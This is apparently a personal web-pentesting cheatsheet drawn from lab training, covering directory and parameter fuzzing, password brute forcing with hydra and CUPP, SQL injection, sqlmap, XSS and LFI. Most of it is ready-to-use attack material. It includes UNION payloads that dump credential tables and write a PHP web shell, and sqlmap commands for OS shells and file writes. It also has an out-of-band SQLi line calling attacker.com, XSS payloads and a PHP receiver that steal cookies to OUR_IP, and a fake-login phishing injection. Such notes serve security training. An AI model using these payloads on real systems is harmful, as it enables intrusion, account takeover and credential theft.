Cheatsheet Web

jeudi 2 janvier 2025 12:18 PM

https://ssrf.cvssadvisor.com/

https://serveo.net/

https://github.com/projectdiscovery/interactsh

https://requestinspector.com/

https://validator.w3.org/

https://github.com/maverickNerd/wordlists

https://docs.h4rithd.com/tools/fuzzing-brute-force

https://exploit-notes.hdks.org/exploit/web/security-risk/wkhtmltopdf-ssrf/

https://github.com/almandin/fuxploider (LinkedIn Post)

If injecting xss in email field : https://www.randomstuff.org.uk/emailvalidator.shtml?address=%27testun%27%40gmail.com

Bibble for most tools and how to optimize using their params : https://hackviser.com/tactics/tools/ffuf

password cracking: rockyou.txt or crackstation

Directory busting: common.txt, big.txt, raft-small-words.txt and directory-list-medium

bruteforcing: default creds lists in seclist (for example default creds list for ftp, mysql and etc)

Ive realized its better to sometimes switch between wordlists in directory busting in case im not finding anything, start with small ones to see if there is quick wins then go for bigger ones

Rock you and best 64 rule set

Recon :

- `site:domain.com (ext:pdf OR ext:doc OR ext:docx OR ext:zip OR ext:bak OR ext:txt OR ext:ppt OR ext:pptx OR ext:xls OR ext:xlsx)`

  Search for keywords like password , date of birth , gmail.com ,etc..

List Of Content :

https://exploit-notes.hdks.org/exploit/web/grafana-pentesting/

Web Discovery (Fuzzing with FFUF)

Extensions

```
$ ffuf -c  -w /opt/SecLists/Discovery/Web-Content/web-extensions.txt:FUZZ -u http://SERVER_IP:PORT/blog/indexFUZZ
```

if the server is apache, then it may be **.php**, or **if it was IIS**, then it could be **.asp or .aspx**, and so on.

Directories

```
feroxbuster -k -u https://www.windcorp.htb -x asp -w /usr/share/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt
```

```
$ ffuf -c  -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ
```

Or we can use opt/SecLists/Discovery/Web-Content/raft-medium-directories||files.txt

Pages Fuzzing

```
$ ffuf -c  -ic -w /opt/SecLists/Discovery/Web-Content/raft-medium-files.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ
```

Lab : ffuf -ic -w /opt/SecLists/Discovery/Web-Content/raft-medium-files.txt:FUZZ -u http://94.237.51.60:32096/blog/FUZZ

Or : `gobuster dir -u http://dev.inlanefreight.local -w /usr/share/wordlists/dirb/common.txt -x .php -t 300`

Recursive Fuzzing

```
$ ffuf -c -w /opt/SecLists/Discovery/Web-Content/directory-list-2.3-small.txt:FUZZ -u http://SERVER_IP:PORT/FUZZ -recursion -recursion-depth 1 -e .php -v
```

Subdomains (if we get the DNS name of the IP and we add it to our etc/hosts)

```
$ sudo sh -c 'echo "SERVER_IP  academy.htb" >> /etc/hosts'
```

```
$ ffuf -c  -w /opt/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt:FUZZ -u http://FUZZ.academy.htb:PORT/
```

/opt/SecLists/Discovery/DNS/subdomains-top1million-5000.txt

Vhost Fuzzing (especially if no public dns subdomain found)

```
$ ffuf -c  -w /opt/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt:FUZZ -u http://academy.htb:PORT/          -H 'Host: FUZZ.academy.htb'   -fs  xxx
```

★ **We see that all words in the wordlist are returning 200 OK!** This is expected, **as we are simply changing the header while visiting** **http://academy.htb:PORT/**. So, we know that we will always get 200 OK. However, **if the VHost does exist** and **we send a correct one in the header**, **we should get a different response size**, as in that case, we would be getting the page from that VHosts, which is likely to show a different page.

Parameters (with Post and Get)

Get

```
$ ffuf -c  -w /opt/SecLists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php?FUZZ=key -fs xxx
```

POST

Tip: In PHP, "POST" data "content-type" can only accept "application/x-www-form-urlencoded". **So, we can set that in "ffuf" with "`-H 'Content-Type: application/x-www-form-urlencoded'`".**

```
$ ffuf -c  -w /opt/SecLists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'FUZZ=key' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx
```

```
curl http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'id=key' -H 'Content-Type: application/x-www-form-urlencoded'
```

Value Fuzzing

```
$ ffuf -c  -w ids.txt:FUZZ -u http://admin.academy.htb:PORT/admin/admin.php -X POST -d 'id=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx
```

└─$ ffuf -w ids.txt:FUZZ -u http://admin.academy.htb:59227/admin/admin.php -X POST -d 'id=FUZZ' -H 'Content-Type: application/x-www-form-urlencoded' **-mr "HTB\{"**

└─$ curl -X POST -v -d 'id=73' -H 'Content-Type: application/x-www-form-urlencoded' http://admin.academy.htb:59227/admin/admin.php

Git

Download .git

- mkdir <DESTINATION_FOLDER>
- ./gitdumper.sh <URL>/.git/ <DESTINATION_FOLDER>
- **Extract .git content**
- mkdir <EXTRACT_FOLDER>
- ./extractor.sh <DESTINATION_FOLDER> <EXTRACT_FOLDER>

Use Uniscan for automating :

```
-h    help
-u    <url> example: https://www.example.com/
-f    <file> list of url's
-b    Uniscan go to background
-q    Enable Directory checks
-w    Enable File checks
-e    Enable robots.txt and sitemap.xml check
-d    Enable Dynamic checks
-s    Enable Static checks
-r    Enable Stress checks
-i    <dork> Bing search
-o    <dork> Google search
-g    Web fingerprint
-j    Server fingerprint
```

usage:
[1] perl ./uniscan.pl -u http://www.example.com/ -qweds
[2] perl ./uniscan.pl -f sites.txt -bqweds
[3] perl ./uniscan.pl -i uniscan
[4] perl ./uniscan.pl -i "ip:xxx.xxx.xxx.xxx"
[5] perl ./uniscan.pl -o "inurl:test"
[6] perl ./uniscan.pl -u https://www.example.com/ -r

Login Brute Force

`Possible Combinations = Character Set Size^Password Length`

Wordlist	Description	Typical Use
rockyou.txt	A popular password wordlist containing millions of passwords leaked from the RockYou breach.	Commonly used for password brute force attacks.
top-usernames-shortlist.txt	A concise list of the most common usernames.	Suitable for quick brute force username attempts.
xato-net-10-million-usernames.txt	A more extensive list of **10** million **usernames**.	Used for thorough username brute forcing.
2023-200 _most_used_passwords.txt	A list of the **200** most commonly used **passwords** as of **2023**.	Effective for targeting commonly reused passwords.
Default-Credentials/default-passwords.txt	A list of default usernames and passwords commonly used in **routers**, **software**, and **other devices**.	Ideal for trying default credentials.

`cewl https://www.inlanefreight.com -d 4 -m 6 --lowercase -w inlane.wordlist`	Uses cewl to generate a wordlist based on keywords present on a website.
`$ hashcat --force password.list -r custom.rule --stdout | sort -u > mut_password.list`	Uses Hashcat to generate a rule-based word list.
`./username-anarchy -i /path/to/listoffirstandlastnames.txt`	Costum Password List from a First - Last Name :
`curl -s https://fileinfo.com/filetypes/compressed | html2text | awk '{print tolower($1)}' | grep "\." | tee -a compressed_ext.txt`	Uses Linux-based commands curl, awk, grep and tee **to download a list of file extensions to be used in searching for files that could contain passwords.**
`$ creds search tomcat`	Search for Most known password for that service / protocol / application

Anarchy Dictionary attack :

Username Convention	Practical Example for Jane Jill Doe
Firstinitiallastname	jdoe
Firstinitialmiddleinitiallastname	jjdoe
Firstnamelastname	janedoe
firstname.lastname	jane.doe
lastname.firstname	doe.jane

Nickname	doedoehacksstuff

```
./opt/username-anarchy/username-anarchy -i /home/ltnbob/names.txt
```

Cracking the PIN

SCRIPT

Brute Forcing with Post a parameter

If we know the success output

```
for l in $(cat /opt/SecLists/Passwords/500-worst-passwords.txt); do   response=$(curl -X POST -s -d "password=$l" -H 'Content-Type: application/x-www-form-urlencoded' http://94.237.54.42:36794/dictionary); if echo "$response" | grep -q flag; then     echo "Password: $l -> Response: $response"  ;fi ;done
```

If we know the failure Output

```
for l in $(cat /opt/SecLists/Passwords/500-worst-passwords.txt); do   response=$(curl -X POST -s -d "password=$l" -H 'Content-Type: application/x-www-form-urlencoded' http://94.237.63.132:41341/dictionary); if [[ "$response" != *"Incorrect"* ]]; then     echo "Password: $l -> Response: $response"  ;fi ;done
```

Wordlist Filtering

Minimum length: 8 characters

Must include:

At least one uppercase letter

At least one lowercase letter

At least one number

We need to start matching that wordlist to the password policy.

```
$ grep -E '^.{8,}$'     /opt/SecLists/Passwords/darkweb2017-top10000.txt > darkweb2017-minlength.txt
```

Next we keep only passwords with at least on UPPERCASE letter

```
$ grep -E '[A-Z]' darkweb2017-minlength.txt > darkweb2017-uppercase.txt
```

Next we keep only passwords with at least on lowercase lettre from the previous pass (so we have at leastr 8 + upper + lower)

```
$ grep -E '[a-z]' darkweb2017-uppercase.txt > darkweb2017-lowercase.txt
```

Now we oblige the presence of at least one number (so we have at leastr 8 + upper + lower + number)

```
$ grep -E '[0-9]' darkweb2017-lowercase.txt > darkweb2017-number.txt
```

```
$ wc -l darkweb2017-number.txt
```

```
89 darkweb2017-number.txt
```

Hydra

```
$ hydra [login_options] [password_options] [attack_options] [service_options]
```

Targeting Multiple SSH Servers

```
$ hydra -l root -p toor -M targets.txt ssh
```

Testing FTP Credentials on a Non-Standard Port

```
$ hydra -L usernames.txt -P passwords.txt -s 2121 -V ftp.example.com ftp
```

Advanced RDP Brute-Forcing

```
$ hydra -l administrator -x 6:8:abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789 192.168.1.100 rdp
```

Brute-Forcing HTTP Authentication (HTTP digest Authentification)

```
$ hydra -L usernames.txt -P passwords.txt www.example.com http-get /forbidden-d2
```

Brute-Forcing a Web Login Form


```
hydra -L <users_file> -P <password_file> <url> http[s]-[post|get]-form \
"index.php:param1=value1&param2=value2&user=^USER^&pwd=^PASS^&paramn=valn:[F|S]=messageshowed"
```

Where depending on the webpage and on the post we can have after url:

- http-get-form, in case of an http page with a get form
- https-get-form, in case of an https page with a get form
- http-post-form, in case of an http page with a post form
- https-post-form, in case of an https page with a post form

Basic HTTP Authentication (If doesn't work, consider trying HTTP verb Tampering !!)

Basic Auth is a challenge-response protocol where a web server **demands user credentials before granting access to protected resources**. The process begins when a user attempts to access a restricted area. **The server responds** with **a 401 Unauthorized** status and **a WWW-Authenticate header prompting the user's browser to present a login dialog.**



Once the user provides their **username** and **password**, **the browser concatenates them into a single string, separated by a colon**. This string is then **encoded using Base64** and **included in the Authorization header of subsequent requests**, following the format **Basic** <encoded_credentials>. **The server decodes the credentials**, verifies them against its database, and grants or denies access accordingly.

For example, the headers for Basic Auth in a HTTP GET request would look like:

```
GET /protected_resource HTTP/1.1
Host: www.example.com

Authorization: Basic YWxpY2U6c2VjcmV0MTIz
```

We already know the username is **basic-auth-user**

```
[!bash!]$ hydra -l basic-auth-user -P 2023-200_most_used_passwords.txt 94.237.62.184 http-get / -s 34411
```

```
for password in $(cat /opt/SecLists/Passwords/2023-200_most_used_passwords.txt); do  response=$(curl -s -o
/dev/null -w "%{http_code}"  -u <username>:$password http://94.237.62.184:34411/); if [ $response -eq 200 ];then echo
echo "Password found: $password"; echo "And the response : $response";break;fi; done
```

Use HTTP Basic authentication with the remote host. This method is the default and this option is usually pointless, unles s you use it to override a previously set option that sets a different authentication method (such as --ntlm, --digest, or --negotiate).

Login Forms:

```
POST /login HTTP/1.1
Host: www.example.com
Content-Type: application/x-www-form-urlencoded
```

```
Content-Length: 29

username=john&password=secret123
```

```
$ hydra [options] target http-post-form "path:params:condition_string"
```

However, **sometimes you may not have a clear failure message but instead have a distinct success condition**. For instance, **if the application redirects the user after a successful login** (using HTTP status code 302), **or displays specific content** (like "Dashboard" or "Welcome"), you can configure Hydra to look for that success condition using S=. Here's an example where a successful login results in a 302 redirect:

```
$ hydra ... http-post-form "/login:user=^USER^&pass=^PASS^:S=302"
```

```
$ hydra ... http-post-form "/login:user=^USER^&pass=^PASS^:S=Dashboard"
```

```
hydra -L /opt/SecLists/Usernames/top-usernames-shortlist.txt -P /opt/SecLists/Passwords/2023-200_most_used_passwords.txt -f 94.237.54.42  http-post-form "/:username=^USER^&password=^PASS^:F=Invalid credentials" -s 47739
```

[47739][http-post-form] host: 94.237.54.42 login: admin password: zxcvbnm

```
hydra -L /opt/SecLists/Usernames/top-usernames-shortlist.txt -P /opt/SecLists/Passwords/2023-200_most_used_passwords.txt -f 94.237.54.42  http-post-form "/:username=^USER^&password=^PASS^:S=302" -s 47739
```

```
hydra -L /opt/SecLists/Usernames/top-usernames-shortlist.txt -P /opt/SecLists/Passwords/2023-200_most_used_passwords.txt -f 94.237.54.42  http-post-form "/:username=^USER^&password=^PASS^:S=Login Successful" -s 47739
```

Custom Wordlists

Username Anarchy

```
$ ./username-anarchy Jane Smith > jane_smith_usernames.txt
```

Upon inspecting jane_smith_usernames.txt, you'll encounter a diverse array of usernames, encompassing:

- Basic combinations: **janesmith**, **smithjane**, **jane.smith**, **j.smith,** etc.
- Initials: **js**, **j.s.**, **s.j.**, etc.
- etc

CUPP

```
$ cupp -i
```

```
            ___________
               cupp.py!                 # Common
                  \                     # User
                   \   ,__,             # Passwords
                    \  (oo)____         # Profiler
                       (__)    )\
                          ||--|| *      [ Muris Kurgas | j0rgan@remote-exploit.org ]
                                        [ Mebus | https://github.com/Mebus/]
[+] Insert the information about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)
> First Name: Jane
> Surname: Smith
> Nickname: Janey
> Birthdate (DDMMYYYY): 11121990
> Partners) name: Jim
> Partners) nickname: Jimbo
> Partners) birthdate (DDMMYYYY): 12121990
> Child's name:
> Child's nickname:
> Child's birthdate (DDMMYYYY):
> Pet's name: Spot
> Company name: AHI
> Do you want to add some key words about the victim? Y/[N]: y
> Please enter the words, separated by comma. [i.e. hacker,juice,black], spaces will be removed: hacker,blue
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y
[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to jane.txt, counting 46790 words.
[+] Now load your pistolero with jane.txt and shoot! Good luck!
```


We now have a generated username.txt list and jane.txt password list, but there is one more thing we need to deal with. CUPP has generated many possible passwords for us, but Jane's company, AHI, has a rather odd password policy.


- Minimum Length: **6 characters**
  Must Include:
  - **At least one uppercase letter**
  - **At least one lowercase letter**
  - **At least one number**
  - **At least two special characters** (from the set !@#$%^&*)

```
$ grep -E '^.{6,}$' jane.txt | grep -E '[A-Z]' | grep -E '[a-z]' | grep -E '[0-9]' | grep -E '([!@#$%^&*].*){2,}' > jane-filtered.txt
```

```
$ hydra -L usernames.txt -P jane-filtered.txt IP -s PORT -f http-post-form "/:username=^USER^&password=^PASS^:Invalid credentials"
```

Or with ZAP :





SQL injection

INFORMATION_SCHEMA Database :

contains information about all databases on the server

SCHEMATA (dump databases) : `cn' UNION select 1,schema_name,3,4 from INFORMATION_SCHEMA.SCHEMATA-- -`

Current Database : `cn' UNION select 1,database(),2,3-- -`

TABLES : `cn' UNION select 1,TABLE_NAME,TABLE_SCHEMA,4 from INFORMATION_SCHEMA.TABLES where table_schema='dev'-- -`

COLUMNS : `cn' UNION select 1,COLUMN_NAME,TABLE_NAME,TABLE_SCHEMA from INFORMATION_SCHEMA.COLUMNS where table_name='credentials'-- -`

Data : `cn' UNION select 1, username, password, 4 from dev.credentials-- -`

Reading Files

User: `SELECT USER() || SELECT CURRENT_USER() || SELECT user from mysql.user`

Privilege : `SELECT super_priv FROM mysql.user where user="<>" || cn' UNION SELECT 1, grantee, privilege_type, 4 FROM information_schema.user_privileges-- -`

LOAD_FILE : `cn' UNION SELECT 1, LOAD_FILE("/etc/passwd"), 3, 4-- - || cn' UNION SELECT 1, LOAD_FILE("/var/www/html/search.php"), 3, 4-- -`

Writing Files

Write File Privileges :

- User with **FILE privilege enabled**
- MySQL global **secure_file_priv** variable **not enabled**
- **Write access to the location we want to write** to on the back-end server

```
SELECT variable_name, variable_value FROM information_schema.global_variables where variable_name="secure_file_priv"
```

SELECT INTO OUTFILE : `cn' union select 1,'file written successfully!',3,4 into outfile '/var/www/html/proof.txt'-- -`

Writing a Web Shell : `cn' union select "",'<?php system($_REQUEST[cmd]); ?>', "", "" into outfile '/var/www/html/shell.php'-- -`

SQLi Discovery

Payload	URL Encoded
'	%27
"	%22
#	%23
;	%3B
)	%29

Note: In some cases, we may have to use the URL encoded version of the payload. **An example of this is when we put our payload directly in the URL** 'i.e. HTTP GET request'.

Oracle	--comment
Microsoft	--comment /*comment*/
PostgreSQL	--comment /*comment*/
MySQL	#comment -- comment [Note the space after the double dash] /*comment*/

Tip:

- **if you are inputting your payload in the URL within a browser**, a (**#**) symbol **is usually considered as a tag**, and **will not be passed as part of the URL**. In order to use (**#**) as a comment within a browser, we can use '**%23**', which is an URL encoded (#) symbol.

Try Either :

- `admin'--` as our username.
- `admin')--` s if our input is being treated with other condition in parenthesis our username.

Determines number of columns

`' order by 1-- -` => we get an ouput, we keep trying with `' order by 2-- -`

Until `' order by 5-- -` => we get an **error** , so the columns are **4**

Using Union.

- `cn' UNION select 1,2,3,4-- -`
- `mysql> SELECT * from products where product_id UNION SELECT username, 2, 3, 4 from passwords-- '`

```
+-----------+-----------+-----------+-----------+
| product_1 | product_2 | product_3 | product_4 |
+-----------+-----------+-----------+-----------+
|   admin   |    2      |    3      |    4      |
+-----------+-----------+-----------+-----------+
```

Note: The data types of the selected columns on all positions **should be the same. + same columns number**

SQLmap

Attack Tuning

Prefix/Suffix : `sqlmap -u "www.example.com/?q=test" --prefix="%'))" --suffix="-- -"`

Level/Risk `--level` (1-5, default 1): **extends both vectors and boundaries being used**, `--risk` (1-3, default 1) extends the used **vector**

Advanced Tuning :

Status Codes || Titles || Strings || Text-only || Techniques || UNION SQLi Tuning || ||

Database Enumeration

Basic DB Data Enumeration : `$ sqlmap -u "http://www.example.com/?id=1" --dbs --banner --current-user --current-db --is-dba`

Table Enumeration : `$ sqlmap -u "http://www.example.com/?id=1" --tables -D testdb`

`$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb`

Table/Row Enumeration : `$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb -C name,surname`

`$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb --start=2 --stop=3`

Conditional Enumeration : `$ sqlmap -u "http://www.example.com/?id=1" --dump -T users -D testdb --where="name LIKE 'f%'"`

Full DB Enumeration : `--dump-all --exclude-sysdbs`

Advanced Database Enumeration

DB Schema Enumeration : `$ sqlmap -u "http://www.example.com/?id=1" --schema`

Searching for Data : `$ sqlmap -u "http://www.example.com/?id=1" --search -T user`

`$ sqlmap -u "http://www.example.com/?id=1" --search -C pass`

Password Enumeration and Cracking : `$ sqlmap -u "http://www.example.com/?id=1" --dump -D master -T users`

DB Users Password Enumeration and Cracking : `$ sqlmap -u "http://www.example.com/?id=1" --passwords --batch`

Bypassing Web Application Protections

Anti-CSRF Token Bypass : `$ sqlmap -u "http://www.example.com/" --data="id=1&csrf-token=WfF1szMUHhiokx9AHFply5L2xAOfjRkE" --csrf-token="<name_of_csrf_parameter>"`

Unique Value Bypass :

`$ sqlmap -u "http://www.example.com/?id=1&rp=29125" --randomize=rp --batch -v 5 | grep URI`

Calculated Parameter Bypass : `$ sqlmap -u "http://www.example.com/?id=1&h=c4ca4238a0b923820dcc509a6f75849b" --eval="import hashlib; h=hashlib.md5(id).hexdigest()" --batch -v 5 | grep URI`

IP Address Concealing : `--proxy || --proxy-file || --tor`

User-agent Blacklisting Bypass : `--random-agent`

Tamper Scripts : `--tamper=`

Miscellaneous Bypasses `--chunked`

OS Exploitation

Checking for DBA Privileges : `$ sqlmap -u "http://www.example.com/case1.php?id=1" --is-dba`

Reading Local Files : `$ sqlmap -u "http://www.example.com/?id=1" --file-read "/etc/passwd"`

Writing Local Files :

Prepare the file : `$ echo '<?php system($_GET["cmd"]); ?>' > shell.php`

write this file on the remote server : `$ sqlmap -u "http://www.example.com/?id=1" --file-write "shell.php" --file-dest "/var/www/html/shell.php"`

OS Command Execution : `$ sqlmap -u "http://www.example.com/?id=1" --os-shell`

If it doesn't work, try changing the technique (if all permissions sets to be working already ofc)

Out-of-band SQL Injection

`LOAD_FILE(CONCAT('\\\\',@@version,'.attacker.com\\README.txt'))`

From Curl

By pasting the clipboard content **(Ctrl-V) into the command line**, and **changing the original command curl to sqlmap**, we are able to use SQLMap with the identical curl command:

```
$ sqlmap 'http://www.example.com/?id=1' -H 'User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:80.0) Gecko/20100101 Firefox/80.0' -H 'Accept: image/webp,*/*' -H 'Accept-Language: en-US,en;q=0.5' --compressed -H 'Connection: keep-alive' -H 'DNT: 1'
```

When providing data for testing to SQLMap, there **has to be either a parameter value that could be assessed** for SQLi vulnerability **or** specialized

options/switches for automatic parameter finding (e.g. **--crawl**, **--forms** or **-g**).

GET/POST Requests

In the most common scenario:

- **GET** parameters are provided with the usage of option **-u**/**--url**,
  `as in the previous example.`
- **As for testing POST data**, the **--data** flag can be used, as follows:

```
$ sqlmap 'http://www.example.com/' --data 'uid=1&name=test'
```

In such cases, **POST** parameters uid and name will be tested for SQLi vulnerability. For example, if we have a clear indication that the parameter uid is prone to an SQLi vulnerability, **we could narrow down the tests to only this parameter** using `-p uid`.

Otherwise, **we could mark it inside the provided data with the usage of special marker** * as follows:

```
$ sqlmap 'http://www.example.com/' --data 'uid=1*&name=test'
```

If we want to specify custom Method :

```
$ sqlmap -u www.target.com --data='id=1' --method PUT
```

Headers:

- `$ sqlmap ... --cookie='PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c'`
- `$ sqlmap ... -H='Cookie:PHPSESSID=ab4530f4a7d10448457fa8b0eadac29c'`

We can apply the same to options like **--host**, **--referer**, and **-A/--user-agent**, which are used to specify the same HTTP headers' values.

XSS

Types :

Type	Description
***Stored** (Persistent) XSS*	The most critical type of XSS, which occurs **when user input is stored on the back-end database and then displayed upon retrieval** (e.g., **posts** or **comments**)
***Reflected** (Non-Persistent) XSS*	Occurs **when user input is displayed on the page after being processed by the backend server, but without being stored** (e.g., **search result** or **error message**) as these are usually temporary messages, once we move from the page, they would not execute again, and hence they are Non-Persistent.
***DOM-based** XSS*	Another Non-Persistent XSS type that occurs **when user input is directly shown in the browser and is completely processed on the client-side i.e No http req sent to backend inorder to render the string** , without reaching the back-end server (e.g., through client-side **HTTP parameters** or **anchor tags**)

Vuln Statemennts :

Where input goes	JavaScript Func	Jquery Func
1. JavaScript code <script></script> 2. CSS Style Code <style></style> 3. Tag/Attribute Fields 4. HTML Comments <!-- -->	▪ DOM.innerHTML ▪ DOM.outerHTML ▪ document.write() ▪ document.writeln() ▪ document.domain	▪ html() ▪ parseHTML() ▪ add() ▪ append() ▪ prepend() ▪ after() ▪ insertAfter() ▪ before() ▪ insertBefore() ▪ replaceAll() ▪ replaceWith()

Payloads:

PayloadAllTheThings or the one in PayloadBox

Attacks :

Defacing : `<script>document.getElementsByTagName('body')[0].innerHTML = '<center><h1 style="color: white">Cyber Security Training</h1><p style="color: white">by <img src="https://academy.hackthebox.com/images/logo-htb.svg" height="25px" alt="HTB Academy"> </p></center>'</script>`

Phishing : injecting fake login forms that send the login details to the attacker's server, which may then be used to log in on behalf o f the victim and gain control over their account and sensitive information.

Discovery : with xsstrike or `a' onerror=alert(document.cookie)>`

```
document.write('<h3>Please login to continue</h3><form action=http://OUR_IP><input type="username" name="username" placeholder="Username"><input type="password" name="password" placeholder="Password"><input type="submit" name="submit" value="Login"></form>');document.getElementById('urlform').remove(); <!--
```

Session Hijacking : A Blind XSS vulnerability occurs when the vulnerability is triggered on a page we don't have access to.

Blind XSS vulnerabilities usually occur with forms only accessible by certain users (e.g., Admins). Some potential examples include:

- Contact Forms
- Reviews
- User Details
- Support Tickets
- HTTP User-Agent header

Note: Email and password generally not targetted since pass are generally hashed + email oblige certain format

Discovery : (Launch the server eg: `$ sudo php -S 0.0.0.0:80` Or with nc)

(try many variants + Make sure to change the `/<INPUT_FIELD_NAME>` inorder to know the injectable field)

- `<script src=http://OUR_IP/<INPUT_FIELD_NAME>></script>`
- `'><script src=http://OUR_IP/<INPUT_FIELD_NAME>></script>`
- `"><script src=http://OUR_IP/<INPUT_FIELD_NAME>></script>`
- `javascript:eval('var a=document.createElement(\'script\');a.src=\'http://OUR_IP/<INPUT_FIELD_NAME>\';document.body.appendChild(a)')`
- `<script>function b(){eval(this.responseText)};a=new XMLHttpRequest();a.addEventListener("load", b);a.open("GET", "//OUR_IP/<INPUT_FIELD_NAME>");a.send();</script>`
- `<script>$.getScript("http://OUR_IP/<INPUT_FIELD_NAME>")</script>`

Attack Once Vuln Field Identified :

Write this to Script.js : (One of them or select another from PayloadAllTheThings)

- `document.location='http://OUR_IP/index.php?c='+document.cookie;`
- `new Image().src='http://OUR_IP/index.php?c='+document.cookie;`

On the vuln field, re use the payload that worked for verification and do for eg :

- `"><script src=http://OUR_IP/script.js></script>`

Now Write the Index.php :

```
<?php
if (isset($_GET['c'])) {
    $list = explode(";", $_GET['c']);
    foreach ($list as $key => $value) {
        $cookie = urldecode($value);
        $file = fopen("cookies.txt", "a+");
        fputs($file, "Victim IP: {$_SERVER['REMOTE_ADDR']} | Cookie: {$cookie}\n");
        fclose($file);
    }
}
?>
```

LFI

Directory Path Traversal can open ports for :

- Read /etc/passwd and potentially find SSH Keys or know valid user names for a password spray attack

- Find other services on the box such as Tomcat and read the tomcat-users.xml file
- Discover valid PHP Session Cookies and perform session hijacking
- Read current web application configuration and source code

Automated Scanning

- ### Fuzzing Parameters

Get :

```
$ ffuf -w /opt/SecLists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?FUZZ=key' -fs xxx
```

POST :

```
ffuf -w /opt/SecLists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php' -X POST -d 'FUZZ=key' -H 'Content-Type: application/x-www-form-urlencoded' -fs xxx
```

TOP 25 pOTENTIAL VULN PARAMS :

```
?cat={payload}
?dir={payload}
?action={payload}
?board={payload}
?date={payload}
?detail={payload}
?file={payload}
?download={payload}
?path={payload}
?folder={payload}
?prefix={payload}
?include={payload}
?page={payload}
?inc={payload}
?locate={payload}
?show={payload}
?doc={payload}
?site={payload}
?type={payload}
?view={payload}
?content={payload}
?document={payload}
?layout={payload}
?mod={payload}
?conf={payload}
```

- ### LFI wordlists

```
$ ffuf -w /opt/useful/seclists/Fuzzing/LFI/LFI-Jhaddix.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=FUZZ' -fs 2287

    ..%2F..%2F..%2F%2F..%2F..%2Fetc/passwd [Status: 200, Size: 3661, Words: 645, Lines: 91]
    ../../../../../../../../../../../../etc/hosts [Status: 200, Size: 2461, Words: 636, Lines: 72]
    ...SNIP...
    ../../../../etc/passwd  [Status: 200, Size: 3661, Words: 645, Lines: 91]
    ../../../../../etc/passwd [Status: 200, Size: 3661, Words: 645, Lines: 91]
    ../../../../../../etc/passwd&=%3C%3C%3C%3C [Status: 200, Size: 3661, Words: 645, Lines: 91]
    ..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd [Status: 200, Size: 3661, Words: 645, Lines: 91]
    /%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd [Status: 200, Size: 3661, Words: 645, Lines: 91]
```

- ### Fuzzing Server Files

Server Webroot

```
$ ffuf -w /opt/SecLists/Discovery/Web-Content/Webroot-LFI-Linux.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?language=../../../../FUZZ/index.php' -fs 2287

        /var/www/html/          [Status: 200, Size: 0, Words: 1, Lines: 1]
```

- ### Server Logs/Configurations

```
$ ffuf -w /opt/SecLists/Discovery/Web-Content/Webroot-LFI-Linux.txt:FUZZ -u 'http://<SERVER_IP>:<PORT>/index.php?
```

```
language=../../../../FUZZ' -fs 2287
```

As we can see, the scan returned over 60 results, many of which were not identified with the LFI-Jhaddix.txt wordlist, which shows us that a precise scan is important in certain cases. Now, we can try reading any of these files to see whether we can get their content. **We will read (/etc/apache2/apache2.conf), as it is a known path for the apache server configuration:**

```
